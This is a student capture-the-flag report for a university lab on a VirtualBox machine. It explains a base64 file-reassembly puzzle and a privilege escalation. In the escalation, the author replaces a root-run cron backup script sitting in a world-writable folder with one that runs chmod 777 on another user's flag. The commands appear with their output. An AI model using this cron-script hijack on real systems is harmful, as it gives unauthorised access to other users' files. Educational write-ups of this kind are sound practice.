CTF#1 - REPORT

Sujith Bellam

APRIL 2, 2021

45664455

Abstract

This report contains the COMP2320 CTF-1 report of group 9 (Sujith Bellam, Beau Williams, Daniel Zappala, Liam Strang, Udit Mahajan and Harsh Patel). CTF (Capture the Flag) is a hacking competition to find the flag by finding and using exploits and other programs [1]. CTF-1 Consisted of three challenges, bulkbinder – 1, bulkbinder – 2 and burger. In summary, bulkbinder -1 was solved using Linux commands like find, while and grep, bulkbinder – 2 was solved by exploiting the backupHome.sh shell script by the user priv and burger was cracked with the shadow file obtained via privilege escalation and using the .dictionary from public directory to find the password.

Contents

1. Ethical Disclosure

The CTF – 1 was done in a controlled environment via a virtual box for educational purposes only. My team and I understand the complications o0f gained knowledge and know that this knowledge must not be used on real servers or machines under any circumstance without permission.

2. Scope of Work

For CTF – 1, my team was given two machines to work on: bulkbinder and burger. Bulkbinder machine contains two different challenges, and the burger machine has only one challenge. The three challenges are as follows, bulkbinder – 1: find the flag by attaching all the files based on their sizes and decoding the content of the files via base64, bulkbinder – 2: to find the flag that is in the home directory of another user, and burger: flag of the burger machine is the root password. We were given the usernames and passwords of a user for both the machines, which are ctf1 and ctf1 for bulkbinder and cheese and walnut123 for the burger. Our CTF – 1 was started on 19/03/2021 at 2 pm and ended on 19/03/2021 at 4 pm. We successfully found both the flags from bulkbinder, which is the easiest and failed to find the burger machine's flag in the 2-hour time slot. However, we managed to find it later.

3. Test Team Details

Udit Mahajan and Daniel Zappala solved Bulkbinder – 1 challenge. I solved Bulkbinder – 2 challenge, and Liam Strang solved the Burger challenge. Beau Williams assisted all the three challenges providing helpful insights and ideas. Harsh Patel did not contribute anything.

4. List of the Tools Used

1. Virtual Box
2. Windows Terminal

I used Virtual Box to import and run the machines. For the Bulkbinder machine, with a bridged connection, I used my windows terminal to connect to the machine via SSH. I used windows terminal as it would be easier to copy and paste and change between tabs.

5. Identified Vulnerabilities

Information Gathering and CTF Steps

1. Bulkbinder Machine


Bulkbinder machine has two flags.

1. flag – 1

Commands Used: find, sort, cut, while, cat, do, base64 and grep

$$find\ .-type\ f\ \ -exec\ ls\ \ -l\ \{\}\ \backslash;\ \ |\,sort\ |cut\ \ -c\ 41 \\ -\ \ |\,while\ read\ out;\ do\ cat\ \$out;\ done\ |\ base64\ \ -d\ |\ grep\ ctf1$$


Will find and print the flag “$ctf1\{1kn0wH0wToB4\$hNow!!\}$”.



```
ctf1@BulkBinder:~/challenges/1/start$ find . -type f -exec ls -l {} \; | sort | cut -c 41
- | while read out; do cat $out; done | base64 -d | grep ctf1
Sorry for the huge amounts of text but I had to pad out the flag to make the challenge in
teresting! Ok fine I will give you the flag -- the flag is starts with ctf1 and is wrappe
d in a pair of these {} -- go find it!
ctf1{1kn0wH0wToB4$hNow!!}
base64: invalid input
ctf1@BulkBinder:~/challenges/1/start$
```

Figure 1


$find\ .-type\ f\ \ -exec\ ls\ \ -l\ \{\}\ \backslash;$ will list all the files from the directory and subdirectories.



```
ctf1@BulkBinder:~/challenges/1/start$ find . -type f -exec ls -l {} \;
-rw-r--r-- 1 root root 128 Jan 31 14:51 ./726/64.txt
-rw-r--r-- 1 root root 212 Jan 31 14:51 ./367/27.txt
-rw-r--r-- 1 root root 240 Jan 31 14:51 ./857/53.txt
-rw-r--r-- 1 root root 478 Jan 31 14:51 ./298/37.txt
-rw-r--r-- 1 root root 289 Jan 31 14:51 ./979/95.txt
-rw-r--r-- 1 root root 191 Jan 31 14:51 ./404/96.txt
-rw-r--r-- 1 root root 541 Jan 31 14:51 ./417/441/37.txt
-rw-r--r-- 1 root root 205 Jan 31 14:51 ./417/59.txt
-rw-r--r-- 1 root root 373 Jan 31 14:51 ./212/22.txt
```

Figure 2.


Here $-type\ f$ tells the find command that we are searching for a file (f), $-exec$ command will execute $ls\ \ -l$ on every file found.



```
ctf1@BulkBinder:~/challenges/1/start$ ls -l ./726/64.txt
-rw-r--r-- 1 root root 128 Jan 31 14:51 ./726/64.txt
ctf1@BulkBinder:~/challenges/1/start$
```

Figure 3


$ls\ \ -l$ will display the file's information like the read, write and execute permissions, owner and the group of the file, size of the file in bytes, date of the file created an, and the file's location.



```
ctf1@BulkBinder:~/challenges/1/start$ find . -type f -exec ls -l {} \; | sort
-rw-r--r-- 1 root root 100 Jan 31 14:51 ./741/36.txt
-rw-r--r-- 1 root root 107 Jan 31 14:51 ./436/8.txt
-rw-r--r-- 1 root root 114 Jan 31 14:51 ./624/90.txt
-rw-r--r-- 1 root root 121 Jan 31 14:51 ./511/84.txt
-rw-r--r-- 1 root root 128 Jan 31 14:51 ./726/64.txt
-rw-r--r-- 1 root root 135 Jan 31 14:51 ./176/69.txt
-rw-r--r-- 1 root root 142 Jan 31 14:51 ./354/34.txt
-rw-r--r-- 1 root root 149 Jan 31 14:51 ./339/18.txt
-rw-r--r-- 1 root root 156 Jan 31 14:51 ./772/43.txt
-rw-r--r-- 1 root root 163 Jan 31 14:51 ./567/15.txt
-rw-r--r-- 1 root root 170 Jan 31 14:51 ./180/98.txt
```

Figure 4


sort command will sort the files according to the size in ascending order.



```
ctf1@BulkBinder:~/challenges/1/start$ find . -type f -exec ls -l {} \; | sort | cut -c 41
-
./741/36.txt
./436/8.txt
./624/90.txt
./511/84.txt
./726/64.txt
./176/69.txt
./354/34.txt
./339/18.txt
./772/43.txt
./567/15.txt
```

Figure 5


$cut\ -c\ 41-$ will remove all the information except the location of the files. Here $-c$ represent to be cut in columns and $41-$ illustrates only keeping the file information from 41st byte to end.



```
ctf1@BulkBinder:~/challenges/1/start$ find . -type f -exec ls -l {} \; | sort | cut -c 41
- | while read out; do cat $out; done
U29ycnkgZm9yIHRoZSBodWdlIGFtb3VudHMgb2YgdGV4dCBidXQgSSBoYWQgdG8gcGFkIG91dCB0aGUgZmxhZyB0b
yBtYWtlIHRoZSBjaGFsbGVuZ2UgaW50ZXJlc3RpbmchIE9rIGZpbmUgSSB3aWxsIGdpdmUgeW91IHRoZSBmbGFnIC
0tIHRoZSBmbGFnIGlzIHN0YXJ0cyB3aXRoIGN0ZjEgYW5kIGlzIHdyYXBwZWQgaW4gYSBwYWlyIG9mIHRoZXNlIHt
9IC0tIGdvIGZpbmQgaXQhCgptTHZYa0NFTkVlcERDaDkKTUc4bm9seGZCQXhBMEJLCmhMc3Ntb3NRVzZOdDM0RQpB
ZXdJanEwWkVIMmJnR3AKdExsZkRNMFVzRVFIajduCkNsNmJjV0xUUzQ5WmlkWgppdEN4blRVcUJUQ0pZOVIKb2FiR
1RFS2pYdUZ4MzFqCnltb1BNZFFLZmsxUTZKYgpQVFFJOVVwNWNkMVMxRkcKS0gyZ01BdXFPbnhFSnA1CkJCT1JONm
JvcnQ4QlZaUQpZamxmUDhLUG9iczRRR2IKeU5TM3ZxOFhWSWpaWUFnCkZhWWFEdXlTMUJSeE90dwpmSVVBUncxZ0d
LRFdrbk4Ka3NHaG95WnllRDlJNGdYClFRa3pIeDN4dWZxZHNWZQpHZ0NvWG55QUxYYW9FMlMKdzFXV2lla1NwNzNO
RHRhClpXYWlLTEJZTVA4TGp0RwoycjVma3o2bHQ2ZUF4UFYKSktvMHJWRlR2dnVwVm9DCnVQSkthSkRDbnhxSGplc
Ao2RXNtTHB1b2VKUHA2TjUKRTR5cUE5Z1JGUjdIVThVClptUUR2UmdxVTZHNEFveAozcGNUZzJGTE82eDJrZEQKV1
```

Figure 6

while read out; do cat $out; done will print all the data from each file. While is a loop that reads each file as the variable 'out', which then prints the data from each file *$out*. The while loop here prints the data from all the files as a single file based on the files' size. This data is encoded in base46 format and must be decoded.




```
ctf1@BulkBinder:~/challenges/1/start$ find . -type f -exec ls -l {} \; | sort | cut -c 41
- | while read out; do cat $out; done | base64 -d
Sorry for the huge amounts of text but I had to pad out the flag to make the challenge in
teresting! Ok fine I will give you the flag -- the flag is starts with ctf1 and is wrappe
d in a pair of these {} -- go find it!

mLvXkCENEepDCh9
MG8nolxfBAxA0BK
hLssmosQW6Nt34E
AewIjq0ZEH2bgGp
tLlfDM0UsEQHj7n
Cl6bcWLTS49ZidZ
itCxnTUqBTCJY9R
oabGTEKjXuFx31j
```

Figure 7

Base64 is the command used to either encode or decode data into base64 format. $base64\ -e$ will encode the data, and $base64\ -d$ will decode the data. All the data is decoded into plain text, and we can read from the information that the flag starts with ctf1.



```
ctf1@BulkBinder:~/challenges/1/start$ find . -type f -exec ls -l {} \; | sort | cut -c 41
- | while read out; do cat $out; done | base64 -d | grep ctf1
Sorry for the huge amounts of text but I had to pad out the flag to make the challenge in
teresting! Ok fine I will give you the flag -- the flag is starts with ctf1 and is wrappe
d in a pair of these {} -- go find it!
ctf1{1kn0wH0wToB4$hNow!!}
base64: invalid input
ctf1@BulkBinder:~/challenges/1/start$
```


Figure 8

$grep$ command is used to find the keyword from the data. $grep\ ctf1$ will only print the lines that contain the keyword ‘ctf1’, which prints out the flag.

2. Flag – 2

Commands used: ls, cat, nano, mv, chmod.


The description and privCron.txt give enough information about the user priv, the cron job, the flag and the backupHome.sh script. We know that there is a flag file in the home directory of priv which contains the flag. We also know that there is a script running to backup priv’s home directory every minute.



```
ctf1@BulkBinder:/home/priv$ ls -la
total 44
drwxr-xr-x 5 priv priv 4096 Jan 31 15:11 .
drwxr-xr-x 4 root root 4096 Jan 31 14:40 ..
drwx------ 2 priv priv 4096 Jan 31 15:09 backup
-rw------- 1 priv priv  887 Jan 31 19:55 .bash_history
-rw-r--r-- 1 priv priv  220 Jan 31 14:40 .bash_logout
-rw-r--r-- 1 priv priv 3526 Jan 31 14:40 .bashrc
-r-------- 1 priv priv   21 Jan 31 15:05 flag
drwxr-xr-x 3 priv priv 4096 Jan 31 15:05 .local
-rw-r--r-- 1 priv priv  807 Jan 31 14:40 .profile
drwxrwxrwx 2 priv priv 4096 Jan 31 19:17 scripts
-rw-r--r-- 1 priv priv   66 Jan 31 15:08 .selected_editor
ctf1@BulkBinder:/home/priv$
```

Figure 9


The home directory of priv contains two folders, backup and scripts and a flag file. We cannot view the backup folder’s contents as the folder’s permission is 700, and it is the same as the flag file with its permission being 400. Only the scripts folder has the permissions set to 777, which means we can read, write and execute the folder's contents.



```
ctf1@BulkBinder:/home/priv$ cd scripts/
ctf1@BulkBinder:/home/priv/scripts$ ls -la
total 12
drwxrwxrwx 2 priv priv 4096 Jan 31 19:17 .
drwxr-xr-x 5 priv priv 4096 Jan 31 15:11 ..
-rwxr--r-- 1 priv priv   66 Jan 31 19:15 backupHome.sh
ctf1@BulkBinder:/home/priv/scripts$ 
```

Figure 10


Inside the scrips folder, there is only one file, and it is the backupHome.sh script file. backupHome.sh is owned by user and group priv and has the file permission 744. This means that we can only read the file. However, we can add files and scripts to the scripts folder.



```
ctf1@BulkBinder:/home/priv/scripts$ nano bb
```

Figure 11

I created the file bb, which contains a script to change the flag file's permissions to 777.




```
ctf1@BulkBinder:/home/priv/scripts$ cat bb
#!/bin/bash

chmod 777 /home/priv/flag
ctf1@BulkBinder:/home/priv/scripts$
```

Figure 12

I then renamed the file from bb to backupHome.sh, replacing the original file.




```
ctf1@BulkBinder:/home/priv/scripts$ mv bb backupHome.sh
mv: replace 'backupHome.sh', overriding mode 0744 (rwxr--r--)? yes
ctf1@BulkBinder:/home/priv/scripts$ chmod 777 backupHome.sh
ctf1@BulkBinder:/home/priv/scripts$ ls -ls
total 4
4 -rwxrwxrwx 1 ctf1 ctf1 39 Mar 27 04:33 backupHome.sh
ctf1@BulkBinder:/home/priv/scripts$
ctf1@BulkBinder:/home/priv/scripts$ cat backupHome.sh
#!/bin/bash

chmod 777 /home/priv/flag
```

Figure 13

I then changed the file permission of the new backupHome.sh file to 777, so that every user can read, write and execute this script.


We can see that the new backupHome.sh file is owned by the user and group ctf1 (me). When the cronjob runs the script, the permission of the flag file in the home directory of priv will be changed to 777, and every user in the machine will be able to read the flag.



```
ctf1@BulkBinder:/home/priv/scripts$ cd ..
ctf1@BulkBinder:/home/priv$ ls -la
total 44
drwxr-xr-x 5 priv priv 4096 Jan 31 15:11 .
drwxr-xr-x 4 root root 4096 Jan 31 14:40 ..
drwx------ 2 priv priv 4096 Jan 31 15:09 backup
-rw------- 1 priv priv  887 Jan 31 19:55 .bash_history
-rw-r--r-- 1 priv priv  220 Jan 31 14:40 .bash_logout
-rw-r--r-- 1 priv priv 3526 Jan 31 14:40 .bashrc
-rwxrwxrwx 1 priv priv   21 Jan 31 15:05 flag
drwxr-xr-x 3 priv priv 4096 Jan 31 15:05 .local
-rw-r--r-- 1 priv priv  807 Jan 31 14:40 .profile
drwxrwxrwx 2 priv priv 4096 Mar 27 04:35 scripts
-rw-r--r-- 1 priv priv   66 Jan 31 15:08 .selected_editor
ctf1@BulkBinder:/home/priv$
```

Figure 14

Now, as we can read the content of the flag file by printing the file with the cat command



```
ctf1@BulkBinder:/home/priv$ cat flag
ctf1{Pr!vEsc$sFun!!}
ctf1@BulkBinder:/home/priv$ 
```

